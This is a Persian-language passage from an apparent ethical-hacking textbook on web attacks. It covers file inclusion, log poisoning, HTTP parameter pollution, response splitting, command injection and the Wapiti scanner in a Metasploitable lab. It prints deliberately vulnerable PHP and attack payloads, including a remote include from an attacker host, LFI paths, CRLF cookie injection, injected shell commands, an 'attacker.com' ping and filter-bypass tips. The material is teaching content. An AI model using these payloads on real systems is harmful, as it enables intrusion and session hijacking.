گام دیگر به منظور مقابله با این حملات طراحی اپلیکیشن به نحوی است که هر نوع شناسه نشست تهیه شده توسط کاربر را رد کند . ایجاد شناسه های نشست تصادفی وظیفه سرور می باشد و هر شناسه ایجاد شده توسط کاربر بایستی از بین برود . به منظور مدیریت صحیح توکن های نشست از فریم های ورک های شناخته شده همچون PHP استفاده کنید . چرا که این فریم ورک ها دارای مکانیزم های درون ساخت برای ارسال و نگهداری شناسه های توکن دارند.



آسیب پذیری گنجاندن فایل

در یک اپلیکیشن وب , توسعه دهنده ممکن است کد مورد نظر خود را از روی یک سرور ریموت ذخیره شده , یا از یک فایل ذخیره شده بر روی سرور لوکال , درج کند. ارجاع فایل اساسا به منظور ترکیب کد درون فایل ها توسط برنامه نویس استفاده می شود که بعدا این تابع یا کد می تواند توسط اپلیکیشن اصلی استفاده شود.

درج ریموت فایل

آسیب پذیری درج ریموت فایل Remote file include یا RFI یک تکنیک حمله می باشد که مکانیزم درج فایل را بکارگیری می کند. این اتفاق عموما زمانی می افتد که برنامه نویس با دقت عمل نمی کند و کدهای خارجی برنامه را به صورت پویا از طریق ورودی کاربر و بدون اعتبار سنجی به برنامه ارجاع می دهد. این کار موجب شده تا اپلیکیشن فریب خورده و اسکریپت را از سرور تحت کنترل هکر دریافت و اجرا کند. زبان برنامه نویسی PHP به آسیب پذیری RFI شهرت دارد ولی این ضعف محدود به PHP نیست.

تابع include در زبان برنامه نویسی PHP تابعی است که به برنامه نویس اجازه می دهد تا کدی را از سرور ریموت ارجاع دهد. کد PHP زیر مقدار پارامتر script را از درخواست HTTP استخراج می کند. متغیر script توسط یک کاربر مخرب و از طریق رهگیری درخواست HTTP در مرورگر قابل ویرایش خواهد بود.



در یک اپلیکیشن وب , زمانی که با کاربر تعامل برقرار می کند و از کاربر درخواست ورودی داده را می کند متغیر مقدار می گیرد.

سپس مقدار متغیر script استخراج شده و به تابع include ارسال می گردد که موجب دریافت فایل شده و همه متحویات php آن را به عنوان کد php وارد برنامه می کند. ساختار URL چیزی مثل آدرس زیر می باشد :

```
http://vulnerable_site.com/preview.php?script=http://exam
ple.com/temp
```

و کد php هم مثال زیر می باشد :

```
$include = $_Request["script"];

include($inputfile.".php");
```

نمونه های زیر مثال هایی از ساختارهای ناامن استفاده از تابع include درون برنامه هستند :

```
<?php

    include('http://destroyer.com/mine.php');

?>
```

شیوه استفاده صحیح به صورت زیر می باشد :

```
<?php

    include('./includes/somefile.php');

?>
```



درج فایل محلی

در یک آسیب پذیری درج فایل محلی Local File Inclusion , فایل های لوکال سرور توسط تابع include قابل دسترسی هستند ولی نکته مهم این است که هیچ نوع اعتبارسنجی مناسبی انجام نمی شود. افراد زیادی LFI را با آسیب پذیری پیمایش مسیر اشتباه می گیرند. هرچند که LFI اغلب همان ویژگی های پیمایش مسیر را به نمایش می گذارد ولی اپلیکیشن وب با این دو آسیب پذیری به شیوه متفاوتی تعامل می کند.

در یک آسیب پذیری پیمایش مسیر اپلیکیشن وب تنها محتویات فایل را خوانده و آن را نمایش می دهد . درحالی که در یک آسیب پذیری LFI اپلیکیشن وب به جای نمایش محتویات فایل , کد موجود را به عنوان بخشی از اپلیکیشن وب وارد می کند . به نحوی که انگار یک فایل اسکریپت اجرایی است و آن را با همان مجوزهای اپلیکیشن وب اجرا می کند.

```
http://vulneablesite.com/info.php?file=../../../temp/shell.php
```

آدرس URL بالا را در نظر بگیرید . در صورتیکه URL یک آسیب پذیری پیمایش مسیر را بکارگیری کند تنها محتویات فایل shell.php نمایش داده خواهد شد.

همین آدرس اگر LFI را بکارگیری کند shell.php توسط مفسر PHP پردازش و اجرا خواهد شد.



کد زیر آسیب پذیری LFI را موجب می شود :

```
<?php
    $file=$_GET['file'];
    {
        include("pages/$file");
    }
```

مقابله با حملات درج فایل

در مرحله طراحی برنامه بایستی تا جای ممکن ورودی کاربر را محدود کرد. در صورتیکه اپلیکیشن وب مبتنی بر ورودی کاربر برای درج فایل می باشد , کاربر بایستی تنها قادر به وارد کردن تعداد محدودی از کاراکترها باشد . در مرحله مرور کد برنامه باید در پی توابعی باشیم که فایل ها را به درون برنامه include می کنند و به این منظور بایستی اعتبارسنجی درستی بر روی ورودی اعمال شود تا داده ورودی کاربر به درستی رویه مناسب درج را طی کند.

یکی از شیوه های دیگر حملات LFI , حمله Log Poisoning می باشد. زمانیکه یک درخواست نامعتبر با سرور گرفته می شود اتفاقات رخ داده درون سرور ضبط شده و درون فایل های لاگ ذخیره می شود. اگر وب سرور شما آپاچی باشد این رخدادها درون فایلی با نام error.log ذخیره میشوند. کاری که هکر می تواند انجام دهد این است که می تواند کد PHP را به همراه داده های نامعتبر تزریق کند تا کد PHP نیز درون فایل error.log ذخیره گردد. در ادامه اگر اپلیکیشن وب دارای آسیب LFI باشد , می تواند کد PHP درج شده درون error.log را با ساختاری شبیه آدرس زیر اجرا کند :

```
http://vulnerable.com/include.php?file=../../../../var/log/apache2/error.log
```



آلودگی پارامتر HTTP

HTTP در درخواست های POST و GET اجازه می دهد تا چندین پارامتر دارای نام یکسانی باشند. استانداردهای HTTP دارای قوانینی به منظور نحوه تفسیر چند پارامتر با نام یکسان را ندارد. موضوع این است که آیا باید آخرین مقدار یا اولین مقدار را پذیرفت یا اینکه آنها را به صورت یک آرایه استفاده کرد ؟

در مثال زیر دو متغیر با نام یکسان ولی مقادیر مختلف داریم :

```
item_id=num1&item_id=num2
```

شیوه رفتار وب سرورها و فریم ورک های مختلف با چندین پارامتر متفاوت است. نحوه پردازش ناشناخته چندین پارامتر اغلب اوقات موجب بروز مشکلات امنیتی درون اپلیکیشن می شود. این رفتار غیرمنتظره را آلودگی پارامتر HTTP یا همان HTTP Parameter Polution می نامند. تصویر زیر این رفتار را نمایش می دهد.

Parsed | Raw

```
POST http://vulnsite.org:80/shopping/show.php HTTP/1.1
Host: VM1
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.24) Gecko/20111103 Firefox/3.6.24
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Proxy-Connection: keep-alive
Referer: http://vulnsite.org/shopping
Cookie: PHPSESSID=5t8b14sgg2uutpkigld895ac24
Content-Type: application/x-www-form-urlencoded
Content-length: 19

item_id=1&item_id=2
```

دو مقدار برای یک متغیر در
متد پست ارسال شده

رفتار وب سرورها و اپلیکیشن های مختلف و پاسخ به این رفتار در جدول زیر نمایش داده شده است.

فریم ورک / وب سرور	نتیجه کار	مثال
ASP.net/IIS	همه رخدادها با یک کاما به هم ملحق شدند	item_id=num1,num2
PHP/Apache	آخرین رخداد	item_id=num2
JSP/Tomcat	اولین رخداد	item_id=num1
IBM HTTP server	اولین رخداد	item_id=num1
Python	همه رخدادها با یک لیست (آرایه) به هم ملحق شدند	item_ id=['num1','num2']
Perl /Apache	اولین رخداد	item_id=num1

در اینجا یک سناریو فرضی در یک اپلیکیشن بانک که دارای آلودگی پارامتر HTTP می باشد را شرح می دهیم :

1. فرض کنید آدرس URL سبد خرید یک فروشگاه آنلاین به صورت زیر می باشد :

```
https://www.vulnerablesite.com/cart.php
```

2. زمانیکه کاربر یک کد کوپن تخفیف برای یک آیتم خاص وارد می کند , کد سمت کاربر در اپلیکیشن میزان تخفیف را اعمال و هزینه نهایی قابل پرداخت را محاسبه می کند :

```
discount_amount=500&final_amount=2500
```

3. اپلیکیشن فروشگاه درخواست زیر را برای پردازش در پس زمینه برنامه ایجاد می کند. مقدار item_id از آیتم موجود در سبد خرید گرفته شده و سپس اپلیکیشن به صفحه تسویه حساب منتقل می شود :

```
https://www. vulnerablesite.com/cart.php

item_id=111&discount_amount=500&final_amount=2500
```



.4 PHP آخرین نمونه از مقدار موجود در پارامتر را می گیرد . فرض کنید که شخصی درخواست را به صورت زیر تغییر دهد :

```
discount_amount=500&final_amount=2500&item_id=222
```

.5 از آنجایی که کاربر هیچ کنترلی بر روی متغیر item_id ندارد , کاربر مخرب یک متغیر اضافی با همان نام اضافه کرده و به آن مقدار آیتمی های نیازمند تخفیف را اختصاص می دهد.

.6 در صورتیکه صفحه cart.php به آلودگی پارامتر HTTP آسیب پذیر باشد به احتمال زیاد درخواست زیر را در پس زمینه برنامه ایجاد می کند :

```
item_id=111&discount_amount=500&final_amount=2500&item_id=222
```

تصویر زیر نمایش می دهد.



.7 item_id که توسط هکر تزریق شده بود موجب می شود تا تخفیف 500 بر روی آیتم 222 ایجاد شود (به جای اینکه تخفیف بر روی آیتم 111 اعمال شود).
این حمله بر روی یک فروشگاه آنلاین زمانیکه تخفیف تنها در برخی از آیتم ها موجود است بسیار کاربردی است.



تفکیک پاسخ HTTP

آسیب HTTP Response Splitting به کاربر اجازه می دهد تا داده های دلخواه خود را درون HTTP Response Header (هدر پاسخ) تزریق کند. با تزریق داده درون هدر پاسخ هکر می تواند مرورگر را فریب داده و فعالیت های مخربی را انجام دهد. این حمله به صورت مستقیم با سرور کاری ندارد بلکه مرورگر کاربر را بکارگیری می کند.

مثال ساده ای از آن اپلیکیشن وبی است که ورودی کاربر را از طریق متد GET دریافت می کند و سپس کاربر را به یک صفحه جدید هدایت می کند (محل هدایت توسط ورودی کاربر تعیین می گردد). مثلا یک سناریو اینکه کاربر یک region خاص مثلا india را انتخاب کرده و این مقدار را به فیلد Location تزریق می کند.

کد PHP زیر فیلد Location را درون هدر پاسخ تعیین کرده و کاربران را به صفحه جدید هدایت می کند :

```
<?php

    Header("Location:

    http://fakewebsite.com/regions.php?region=".$_GET['region'] );

    Exit;

?>
```

در صورتیکه کاربر مقدار region را india تعیین کند , هدر پاسخ به صورت زیر خواهد بود :

```
http://fakewebsite.com/regions.php?region=india
```



Parsed | Raw

```
HTTP/1.1 302 Moved Temporarily
Date: Wed, 08 March 2015 1:23:28 GMT
Location: http://fakewebsite.com/regions.php?region=India
Content-Type: text/html
Set-Cookie:
Cookie: PHPSESSID=edqvg3nt390ujqr906730ru1p5
ApqwBE!-1251019693; path=/
Connection: Close
```

همانگونه که مشاهده می کنید پارامتر region درون فیلد Location جاساز می شود. یک اپلیکیشن آسیب پذیر که اعتبارسنجی ورودی را به درستی انجام نمی دهد می تواند دیگر مقادیر را نیز قبول کند. به جای ارسال مقدار india می توانید متاکاراکترهای (\r) return ویا (\r) feed را به همراه ورودی اضافی ارسال کنید که موجب تخریب مقدار فیلد Loaction و ایجاد فیلدهای اضافی درون هدر HTTP خواهد شد.

\r و \n دو متاکاراکتری هستند که به منظور نشان دادن یک خط جدید استفاده می شوند. با استفاده از این کاراکترها هکر می تواند فیلدهای اضافی دلخواه خود را درون مرورگر ایجاد کند. مثلا می توان فیلد Set-Cookie را درون هدر مرورگر تعیین کرد و یک حمله تثبیت نشست (Session Fixation) را انجام داد.

```
\r\nSet-Cookie:PHPSESSID=edqvg3nt390ujqr906730ru1p5
```



یک نکته مهم که باید به آن توجه داشت این است که شما حتما باید URL خود را انکود کنید . مقدار انکود شده بالا به صورت زیر می باشد :

```
%0d%0aSet-Cookie%3APHPSESSID%3Dedqvg3nt390ujqr906730ru1p5
```

درخواست نهایی که باید به قربانی ارسال شود به صورت زیر خواهد بود :

```
http://fakewebsite.com/regions.php?region=%0d%0aSetCookie
%3APHPSESSID%3Dedqvg3nt390ujqr906730ru1p5
```



فصل پنج

حمله به وب سرور با آسیب پذیری های مبتنی بر تزریق

حمله به سرور با استفاده از آسیب های مبتنی بر تزریق

رایج ترین نوع آسیب پذیری در اپلیکیشن های وب تزریق می باشد. اپلیکیشن های تعاملی مجبور به دریافت ورودی از کاربران و پردازش این ورودی ها و بازگشت خروجی به کاربر هستند. زمانیکه اپلیکیشن دارای یک آسیب تزریق می باشد , ورودی کاربران را بدون اعتبارسنجی مناسب دریافت و پردازش می کند که در نتیجه هکر کارهایی را در برنامه وب انجام می دهد که نباید.

ورودی مخرب اپلیکیشن وب را فریب داده و اجزا و لایه های زیرین برنامه را به انجام کارهایی وادار کرده که برنامه نویس قصد انجام آنها را نداشته. به عبارت دیگر یک آسیب تزریق به هکر اجازه می دهد تا کنترل اجزای پس زمینه اپلیکیشن وب را در اختیار بگیرد.

در این فصل درباره ضعف های امنیتی تزریق گفتگو می کنیم و موضوعات زیر را پوشش خواهیم داد :

- رخنه تزریق دستور
- شناسایی نقاط تزریق
- ابزارهای موجود به منظور بکارگیری آسیب تزریق
- رخته تزریق اسکیوال
- ابزارهای مختلف در کالی لینوکس به منظور بکارگیری SQLi



آسیب پذیری تزریق به منظور دسترسی به اجزای زیربنایی استفاده می شود . اپلیکیشن وب برای اجرای برخی وظایف داده هایی را برای اجرا به آنها ارسال می کند. جدول زیر رایج ترین اجزای استفاده شده توسط اپلیکیشن های وب که اغلب توسط حملات تزریق مورد حمله قرار می گیرند را لیست کرده و آسیب مرتبط را نمایش می دهد.

آسیب تزریق	بخش
تزریق دستور	سیستم عامل شل
تزریق اسکیوال	پایگاه داده رابطه ای
حمله XSS	مرورگر وب
تزریق LDAP	دایرکتوری LDAP
تزریق XPATH	XML



تزریق دستور

اپلیکیشن های وب اساسا پویا هستند و قادر به استفاده از اسکریپت هایی برای اجرای دستورات کاربر در خط فرمان وب سرور هستند. هکر می تواند به این شیوه دستورات دلخواه خود را درون فیلدهای ورودی وب وارد کرده و آن را بر روی وب سرور اجرا کند. حملات تزریق دستور معمولا بر روی همان سرور اجرا می شوند ولی ممکن است دستور مورد نظر بنا به معماری اپلیکیشن بر روی سرور دیگری نیز اجرا شود.

به کد ساده زیر که نسبت به حملات تزریق دستور آسیب پذیر است نگاه کنید. این بخشی از کد یک فروشگاه آنلاین کتاب می باشد که ورودی را از کاربر گرفته و لیست کتاب های مورد نظر را بر اساس ژانر نمایش می دهد. ورودی از طریق متد GET عبور داده می شود :

```
<?php

    print("Specify the genre of book that you want to be listed");

    print("<p>");

    $Genre=$_GET['userinput'];

    system("ls -l $Genre | awk'{ print $9 }' ");

?>
```

همانطور که مشاهده می کنید قبل از قبول نام ژانر هیچ اعتبارسنجی بر روی ورودی های کاربر انجام نمی شود که موجب شده اپلیکیشن وب به حملات تزریق دستور آسیب پذیر باشد.



یک کاربر مخرب می تواند از درخواست زیر استفاده کرده تا یک دستور اضافی را به ادامه درخواست پایپ کند و در نتیجه اپلیکیشن وب بدون هیچ اعتراضی آن را قبول و بر روی وب سرور اجرا کند.

```
http://onlinebookstore.com/list.php?userinput=Comics;uname -a
```

اپلیکیشن مقادیر را از کاربر بدون اعتبارسنجی دریافت می کند و آن را به دستور `ls -l` الحاق کرده تا دستور نهایی برای اجرا بر روی وب سرور را ایجاد کند . پاسخ دریافتی از سمت وب سرور در تصویر زیر نمایش داده می شود .

http://onlinebookstore.com/list.php

Tesla
Greylore
Dante
Tinkle
Arkin Comics
Heven & Hell

Linux kali-1 3.18.0-kali3.amd64

نتیجه اینکه اپلیکیشن در اعتبارسنجی ورودی کاربر شکست می خورد و دستور اضافه شده توسط هکر با همان سطح مجوزهای دسترسی اپلیکیشن وب بر روی وب سرور اجرا می شود . امروزه بیشتر وب سرورها مجوزهای محدودی را برای اپلیکیشن ها تعیین می کنند ولی حتی با وجود مجوزهای دسترسی محدود هکر قادر به بکارگیری سیستم و سرقت اطلاعات فراوانی خواهد بود.



شناسایی پارامترها برای تزریق داده ها

شما زمانیکه یک اپلیکیشن وب را برای تزریق دستور تست می کنید و به این نتیجه می رسید که اپلیکیشن وب با خط فرمان سیستم عامل وب سرور در تعامل است , گام بعدی این است که پارامترهای مختلف را دستکاری و کاوش کنید و پاسخ های دریافتی را نمایش دهید. پارامترهای زیر بایستی برای آسیب پذیری تزریق دستور تست شوند چرا که ممکن است اپلیکیشن یکی از پارامترها را برای ساخت دستورهای بازگشتی به وب سرور استفاده کند :

GET : در این متد پارامترهای ورودی به URL ارسال می شوند. در مثالی که اخیرا بررسی کردیم , ورودی دریافتی از کاربر از طریق متد GET به وب سرور ارسال شد و نسبت به ضعف تزریق دستور آسیب پذیر بود. هر پارامتر کاربر توسط درخواست متد GET , بایستی تست شود.

POST : در این متد پارامترهای ورودی درون بدنه HTTP ارسال می شوند. سپس از آن به منظور ساخت کوئری دستور بر روی سرور استفاده می شود.

HTTP Header : اپلیکیشن ها اغلب از فیلدهای هدر به منظور شناسایی کاربران نهایی و نمایش اطلاعات سفارشی سازی شده به کاربر استفاده می کنند . این کار بسته به مقادیر موجود در هدرها انجام می شود. این پارامترها می توانند به منظور ساخت دیگر کوئری ها نیز استفاده شوند . برخی از مهم ترین فیلدهای هدر به منظور بررسی تزریق دستور عبارتند از :

- Cookies
- X-Forwarded-For
- User-agent
- Referrer



تزریق دستور مبتنی برخطا و نابینا
Blind Command Injection

زمانیکه یک دستور را به دنبال پارامتر ورودی ارسال می کنید و خروجی دستور در مرورگر نمایش داده می شود , شناسایی آسیب پذیر بودن اپلیکیشن وب نسبت به تزریق دستور بسیار ساده است. خروجی ممکن است در قالب یک خطا و یا حتی نتایج واقعی دستور اجرا شده بر روی وب سرور باشد. به عنوان یک هکر در ادامه کار شما می توانید بنا به شرایط دستورهای اضافی را برای شل ایجاد و ارسال کنید. زمانی که خروجی حاصل از اجرای دستور در وب سرور , درون مرورگر نمایش داده می شود به آن آسیب پذیری مبتنی بر خطا یا تزریق دستور بینا (Non-Blind Command Injection) می باشد.

نوع دیگر تزریق دستور نابینا می باشد (Blind Command Injection) و خروجی حاصل از اجرای دستورها بر روی وب سرور به کاربر درون مرورگر نمایش داده نمی شود و هیچ پیام خطایی بازگشت داده نمی شود.

هکر بایستی از دیگر راهها به منظور تشخیص اجرای موفقیت آمیز دستور خود بر روی وب سرور استفاده کند. زمانی که خروجی دستور به کاربر نمایش داده می شود بنا به شرایط می توانید از دستورهای بش یا خط فرمان ویندوز همچون tasklist , ps , ls , dir استفاده کنید. ولی زمانیکه تزریق نابینا انجام می شود بایستی دستورهای خود را با دقت انتخاب کنید. به عنوان یک هکر قانونمند , مطمئن ترین و ایمن ترین راه برای شناسایی وجود ضعف تزریق (در زمانیکه اپلیکیشن به شما خروجی نمی دهد) استفاده از دستور ping می باشد.



هکر می تواند دستور ping را تزریق کند تا بسته های شبکه را به ماشین هدف خود ارسال کند و نتایج را با استفاده از یک ابزار کپچر بسته نمایش دهد. مفید بودن این روش را به دلایل مختلفی می توان اثبات نمود :

- از آنجایی که دستور ping در ویندوز و لینوکس مشابه هم هستند (به جز برخی تغییرات جزئی) , در صورت آسیب پذیر بودن اپلیکیشن دستور مسلما اجرا خواهد شد.
- با آنالیز پاسخ خروجی پینگ , هکر می تواند سیستم عامل و مقادیر TTL را نیز شناسایی کند.
- ممکن است اطلاعاتی درباره قوانین موجود در فایروال نیز به شما بدهد چرا که محیط هدف به بسته های ICMP اجازه عبور از فایروال را داده است.
- ابزار پینگ معمولا محدود نیست حتی در صورتیکه اپلیکیشن با مجوزهای دسترسی محدود دستورات را اجرا کند .
- بافر ورودی اغلب اوقات دارای اندازه محدودی است و تنها قادر به قبول تعداد محدودی کاراکتر می باشد. برای مثال فیلد ورودی برای نام کاربری. دستور پینگ به همراه آدرس آیپی و چند آرگومان اضافی را به سادگی می توان درون این فیلدها تزریق کرد.



متاکاراکترها برای جداکننده دستور

در مثال هایی که اخیرا نشان دادیم , ویرگول نقطه ; به عنوان متاکاراکتری استفاده می شد که ورودی حقیقی و دستور مورد نظر برای تزریق را از هم جدا می کرد. در کنار ویرگول نقطه دیگر متاکاراکترهایی موجود است که از آنها می توان به منظور تزریق دستورها استفاده کرد. توسعه دهنده ممکن است فیلترهایی را برای بلاک کردن متاکاراکتر ویرگول نقطه تنظیم کرده باشد. این اقدام توسعه دهنده موجب بلاک شدن داده های تزریقی ما خواهد شد در نتیجه نیاز داریم با دیگر متاکاراکترها کار کنیم که در جدول زیر نمایش داده شده است :

نشانه	استفاده
;	ویرگول نقطه رایج ترین متاکاراکتر بکار رفته در آسیب تزریق می باشد. شل همه دستورات را در توالی جدا شده با ویرگول نقطه اجرا می کند
&&	دابل امپرساند موجب شده که تنها در صورتیکه دستور سمت چپ با موفقیت اجرا شود , دستور سمت راست را نیز اجرا شود. مثالی از آن تزریق به فیلد پسورد , به همراه اعتبارنامه های صحیح می باشد. یک دستور زمانی می تواند تزریق و اجرا شود که کاربر در سیستم احرازهویت شده باشد.
||	دو متاکاراکتر پایپ دقیقا مخالف دو متاکرکتر امپرسند می باشد. در صورتی که دستور سمت چپ با شکست مواجه شده و اجرا نشود , دستور سمت چپ اجرا خواهد شد. در زیر مثالی از این دستور آورده شده است : `cd invalidDir || ping -c 2 attacker.com`
( )	با استفاده از متاکاراکتر گروه سازی شما می توانید خروجی های چندین دستور را ترکیب و درون یک فایل ذخیره سازی کنید. در زیر مثالی از این دستور آورده شده است : `(ps; netstat) > running.txt`
`	متا کاراکتر بک تیک به منظور مجبور کردن شل به تفسیر و اجرای دستور بین بک تیک ها استفاده می شود. در زیر مثالی از این دستور آورده شده است : ``Variable= "OS version `uname -a`" && echo $variable``
>>	این کاراکتر خروجی دستور سمت چپ را به فایل سمت راست کاراکتر اضافه می کند. در زیر مثالی از این دستور آورده شده است : `ls -la >> listing.txt`
|	پایپ تکی از خروجی دستور در سمت چپ به عنوان ورودی دستور سمت راست استفاده می کند. در زیر مثالی از این دستور آورده شده است : `netstat -an | grep :22`



به عنوان یک هکر , بایستی ترکیبی از متاکاراکترهای معرفی شده را استفاده کنید تا قادر به عبور از فیلترهای تعیین شده توسط توسعه دهنده وب باشید.

اسکن تزریق دستور

کالی لینوکس دارای اسکنر اپلیکیشن وب با نام Wapiti می باشد . اسکنر Wapiti ابزار خط فرمان است که فرایند اسکن وبسایت به منظور وجود آسیب پذیری را اتوماسیون می کند. این ابزار کد اپلیکیشن وب را آنالیز نمی کند بلکه اپلیکیشن را برای وجود اسکریپت ها و فرم های ورودی داده برای تزریق داده اسکن می کند . درست همانطوری که یک فازر کار می کند. این ابزار داده ها را تزریق کرده و پاسخ دریافتی را آنالیز می کند. Wapiti تزریق ها را با استفاده از هر دو متد GET و POST پشتیبانی می کند. با تزریق داده قادر به تشخیص آسیب پذیری های زیر خواهد بود :

تزریق دستور Command Injection : مستلزم تزریق داده به فرم ها به منظور بکارگیری توابع فراخوان سیستم.

اسکریپت نویسی بین سایتی XSS : مستلزم تزریق اسکریپت ها به درون فرم ها به منظور تست آسیب پذیری های اسکریپت نویسی بین سایتی می باشد.

CRLF : مستلزم تزریق داده به هدر HTTP به منظور تست برای Response Splitting و Session Fixation می باشد.

تزریق اسکیوال SQL Injection : مستلزم شناسایی آسیب پذیری های تزریق اسکیوال نابینا و مبتنی برخطا از طریق استفاده از تکنیک های مختلف تزریق داده می باشد.




علاوه بر این ابزار Wapiti قادر به تست آسیب پذیری های **File Handling** می باشد . این کار از طریق بکارگیری فراخوان های تابع include انجام می شود.

جدای از همه این ها این ابزار به جستجو و اسکن **فایل های قابل دسترسی بک آپ قدیمی** بر روی سرور پرداخته و همچنین تلاش به **عبور از پیکربندی های ضعیف htacess** می کند.

ابزار Wapiti را می توانید از مسیر زیر از منو اصلی کالی لینوکس پیدا کنید :

Application **>** Web Application Analysis **>** Web Vulnerability Scanners **>** Wapiti





گزینه های مهم قابل استفاده توسط این ابزار به شرح زیر هستند :

گزینه ها	توضیحات
-f	فرمت خروجی (html , txt , xml)
-o	نام و پوشه برای ذخیره فایل خروجی
-v	سطح طولانی بودن خروجی (مقدار ۲ توصیه می شود)
-m	ماژول های انتخابی (crlf , exec , xss , sql)
-c	مسیر فایل کوکی

گزینه c- یا cookie-- به شما اجازه خواهد داد تا یک فایل کوکی را انتخاب کرده تا از آن برای احرازهویت اپلیکیشن استفاده شود. فایل کوکی را می توان با استفاده از اسکریپت getcookie.py ایجاد کرد که بخشی از ابزار Wapiti می باشد. اسکریپت می تواند وارد شده و کوکی اختصاص یافته شده به کاربر را ذخیره کند . این کار زمانی مفید است که به صفحات لاگین می رسیم.

در مثال بعدی آسیب پذیری تزریق دستور موجود در برنامه آسیب پذیر DVWA را بکارگیری خواهیم کرد.



ایجاد یک فایل کوکی برای احرازهویت

ما در این آزمایش از ماشین مجازی آسیب پذیر متااسپلوییتبل که حاوی اپلیکیشن DVWA نیز می باشد استفاده می کنیم. ابتدا درون کنسول دستور ifconfig را وارد کرده تا آدرس آیپی آن را بدست آوریم.

Metasploitable 2 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d0:a9:bd
          inet addr:192.168.1.11  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed0:a9bd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3727 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2152 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:314405 (307.0 KB)  TX bytes:1346039 (1.2 MB)
          Base address:0xd010 Memory:f0000000-f0020000

